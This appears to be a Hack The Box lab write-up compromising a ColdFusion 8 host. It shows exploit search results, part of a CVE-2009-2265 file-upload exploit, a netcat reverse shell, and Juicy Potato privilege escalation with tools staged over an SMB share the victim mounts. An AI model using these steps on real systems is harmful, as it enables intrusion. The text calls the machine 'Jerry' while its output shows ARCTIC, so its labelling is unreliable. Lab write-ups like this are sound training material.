
Given this information, it makes sense to use SearchSploit to search against ColdFusion 8 for any exploits that might give us remote access to Jerry through port 8500. Through recon and google we are able to find a repo for a file upload vulnerability on ColdFusion 8 that we can call using our host and using a netcat listener.




```
┌ 192.168.101.144 ▶ root@kali ▶ /home/kali/Desktop/HTB/10.10.10.11/exploit                                  ✓ 09:22
└ ss ColdFusion 8
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                 |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting                                            | cfm/webapps/36067.txt
Adobe ColdFusion - Directory Traversal                                                         | multiple/remote/14641.py
Adobe ColdFusion - Directory Traversal (Metasploit)                                            | multiple/remote/16985.rb
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execution    | windows/remote/43993.py
Adobe ColdFusion 2018 - Arbitrary File Upload                                                  | multiple/webapps/45979.txt
Adobe ColdFusion 9 - Administrative Authentication Bypass                                      | windows/webapps/27755.txt
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection                                | multiple/webapps/40346.py
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Scripting   | cfm/webapps/33170.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query String Cross-Site Scripting | cfm/webapps/33167.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross-Site Scripting | cfm/webapps/33169.txt
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/searchlog.cfm?startRow' Cross-Site Scripting | cfm/webapps/33168.txt
Allaire ColdFusion Server 4.0 - Remote File Display / Deletion / Upload / Execution            | multiple/remote/19093.txt
Allaire ColdFusion Server 4.0.1 - 'CFCRYPT.EXE' Decrypt Pages                                  | windows/local/19220.c
ColdFusion 8.0.1 - Arbitrary File Upload / Execution (Metasploit)                              | cfm/webapps/16788.rb
ColdFusion 9-10 - Credential Disclosure                                                        | multiple/webapps/25305.py
ColdFusion MX - Missing Template Cross-Site Scripting                                          | cfm/remote/21548.txt
ColdFusion Scripts Red_Reservations - Database Disclosure                                      | asp/webapps/7440.txt
Macromedia ColdFusion MX 6.0 - Remote Development Service File Disclosure                      | multiple/remote/22867.pl
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
┌ 192.168.101.144 ▶ root@kali ▶ /home/kali/Desktop/HTB/10.10.10.11/exploit                                  ✓ 09:22
└ ss -m 45979
no matching `directory', `file', `ancestor directory', or `recent directory' completions

[0] 0:openvpn  1:rlwrap  2:zsh* 3:zsh-                                              "root@kali:/home/kali/" 09:22 12-Feb-22
```



```python
#!/usr/bin/python2
# Exploit Title: ColdFusion 8.0.1 - Arbitrary File Upload
# Date: 2017-10-16
# Exploit Author: Alexander Reid
# Vendor Homepage: http://www.adobe.com/products/coldfusion-family.html
# Version: ColdFusion 8.0.1
# CVE: CVE-2009-2265
#
# Description:
# A standalone proof of concept that demonstrates an arbitrary file upload vulnerability in ColdFusion 8.0.1
# Uploads the specified jsp file to the remote server.
#
# Usage: ./exploit.py <target ip> <target port> [/path/to/coldfusion] </path/to/payload.jsp>
# Example: ./exploit.py 127.0.0.1 8500 /home/arrexel/shell.jsp
import requests, sys

try:
    ip = sys.argv[1]
    port = sys.argv[2]
    if len(sys.argv) == 5:
        path = sys.argv[3]
        with open(sys.argv[4], 'r') as payload:
            body=payload.read()
    else:
        path = ""
        with open(sys.argv[3], 'r') as payload:
            body=payload.read()
```




```
10.10.10.11:8500/userfiles/file/exploit.jsp
```




```
192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11
└─ rlwrap nc -nlvp 1234
listening on [any] 1234 ...

[0] 0:openvpn  1:rlwrap* 2:ruby-                    "rlwrap nc -nlvp 1234" 08:53 12-Feb-22
```

Upon getting a reverse shell using the ColdFusion 8 file upload vulnerability we are able to retrieve the user flag.txt on Jerry to submit.



```
 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11                                   ✔ 15:06
└ rlwrap nc -nlvp 1234
listening on [any] 1234 ...

 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11                                   1 ↵ 15:18
└ rlwrap nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.11] 62439
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>

[0] 0:openvpn  1:rlwrap* 2:zsh-                                   "rlwrap nc -nlvp 1234" 15:35 12-Feb-22
```




```
cd Users
cd Users

cd tolis
cd tolis

cd Desktop
cd Desktop

dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Users\tolis\Desktop

22/03/2017  09:00    <DIR>          .
22/03/2017  09:00    <DIR>          ..
22/03/2017  09:01                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   1.428.750.336 bytes free

type user.txt
type user.txt
02650d3a69a70780c302e146a6cb96f3
C:\Users\tolis\Desktop>
[0] 0:openvpn  1:rlwrap* 2:python  3:rlwrap-                      "rlwrap nc -nlvp 1234" 18:30 12-Feb-22
```

Afterwards, Windows enumeration begins on Jerry that can lead to privilege escalation and admin rights on the machine. While performing enumeration we are able to see that we have the `SeImpersonatePrivilege` under our current user access on Jerry using command `whoami /all`. By having this privilege we are able to get a privilege token from a Windows service making it perform NTLM authentication against the exploit then execute a process as System. Furthermore, this Windows privilege escalation can be automated with tools such as https://github.com/ohpe/juicy-potato and https://github.com/CCob/SweetPotato. The following is the Windows privilege escalation process using Juicy potato to gain System rights and the root flag on Jerry using `SeImpersonatePrivilege`.


Additionally, here is a reference of CLSIDs to try on specific Windows versions https://ohpe.it/juicy-potato/CLSID/ and generally more information on how `SeImpersonatePrivilege` is able to get System rights on a machine https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/.

In order to transfer Juicy Potato to the Windows machine Jerry we had to setup a SMB server using smbserver.py from impacket to host our local juicypotato.exe that can be accessed within the network. Eventually, our user access on Jerry can access this file by mounting the SMB share and copy the file to our created TEMP directory where we have Full Control rights.


Lastly, we also transfer the netcat binary which is not shown here using the hosted SMB Server from our Linux machine to the Windows machine Jerry for when our privilege escalation method needs to run a command or bat file which then needs to trigger our reverse shell listener.



```
drwxr-xr-x    - root 12 Feb 15:47 assets
drwxr-xr-x    - root 12 Feb 15:47 CLSID
drwxr-xr-x    - root 12 Feb 15:47 JuicyPotato
.rw-r--r--  35k root 12 Feb 15:47 LICENSE
.rwxr-xr-x 5.0k root 12 Feb 15:47 README.md
drwxr-xr-x    - root 12 Feb 15:47 Test
┌ 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11/scripts/juicy-potato  master          ✔ 17:36
└ ..
┌ 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11/scripts                                ✔ 17:40
└ l
drwxr-xr-x - root 12 Feb 15:47 juicy-potato
┌ 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11/scripts                                ✔ 17:40
└ wget https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe
--2022-02-12 17:40:13--  https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/142582717/538c8db8-9c94-11e8-84e5-46a5d9473358?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220212%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220212T234013Z&X-Amz-Expires=300&X-Amz-Signature=7917385173acda1c962a5e8f14c144bd1a82034812f9333f3c4ec69a010344b0&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=142582717&response-content-disposition=attachment%3B%20filename%3DJuicyPotato.exe&response-content-type=application%2Foctet-stream [following]
--2022-02-12 17:40:13--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/142582717/538c8db8-9c94-11e8-84e5-46a5d9473358?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220212%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220212T234013Z&X-Amz-Expires=300&X-Amz-Signature=7917385173acda1c962a5e8f14c144bd1a82034812f9333f3c4ec69a010344b0&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=142582717&response-content-disposition=attachment%3B%20filename%3DJuicyPotato.exe&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.108.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 347648 (340K) [application/octet-stream]
Saving to: ‘JuicyPotato.exe’

JuicyPotato.exe                    100%[====================================================>] 339.50K  --.-KB/s    in 0.03s

2022-02-12 17:40:14 (12.6 MB/s) - ‘JuicyPotato.exe’ saved [347648/347648]

┌ 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11/scripts                                ✔ 17:40
└ l
drwxr-xr-x    - root 12 Feb 15:47 juicy-potato
.rw-r--r-- 348k root  6 Dec  2021 JuicyPotato.exe
┌ 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11/scripts                                ✔ 17:40
└ chmod +777 *
┌ 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11/scripts                                ✔ 17:40
└ l
drwxrwxrwx    - root 12 Feb 15:47 juicy-potato
.rwxrwxrwx 348k root  6 Dec  2021 JuicyPotato.exe
┌ 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11/scripts                                ✔ 17:40
└ smbserver.py SHARE .
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

[0] 0:openvpn  1:rlwrap- 2:zsh*                                              "smbserver.py SHARE ." 17:40 12-Feb-22
```




```
C:\ColdFusion8\runtime\..\jintegra\bin\international ARCTIC\tolis:(I)(OI)(CI)(F)

C:\ColdFusion8\verity\k2\_nti40\bin ARCTIC\tolis:(I)(OI)(CI)(F)

C:\Windows\system32 NT SERVICE\TrustedInstaller:(F)

C:\Windows NT SERVICE\TrustedInstaller:(F)

C:\Windows\System32\Wbem NT SERVICE\TrustedInstaller:(F)


[*] CREDENTIALS

 [+] WINDOWS VAULT
   [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#windows-vault

Currently stored credentials:

* NONE *

 [+] DPAPI MASTER KEYS
   [i] Use the Mimikatz 'dpapi::masterkey' module with appropriate arguments (/rpc) to decrypt
   [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dpapi


    Directory: C:\Users\tolis\AppData\Roaming\Microsoft\Protect


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d---s        22/3/2017   9:04            S-1-5-21-2913191377-1678605233-910
                                           955532-1000



┌ 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11                                      1 ↵  17:34
└ rlwrap nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.11] 62925
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>net use p: \\10.10.14.11\SHARE




[0] 0:openvpn  1:rlwrap* 2:python-                                           "rlwrap nc -nlvp 1234" 17:41 12-Feb-22
```



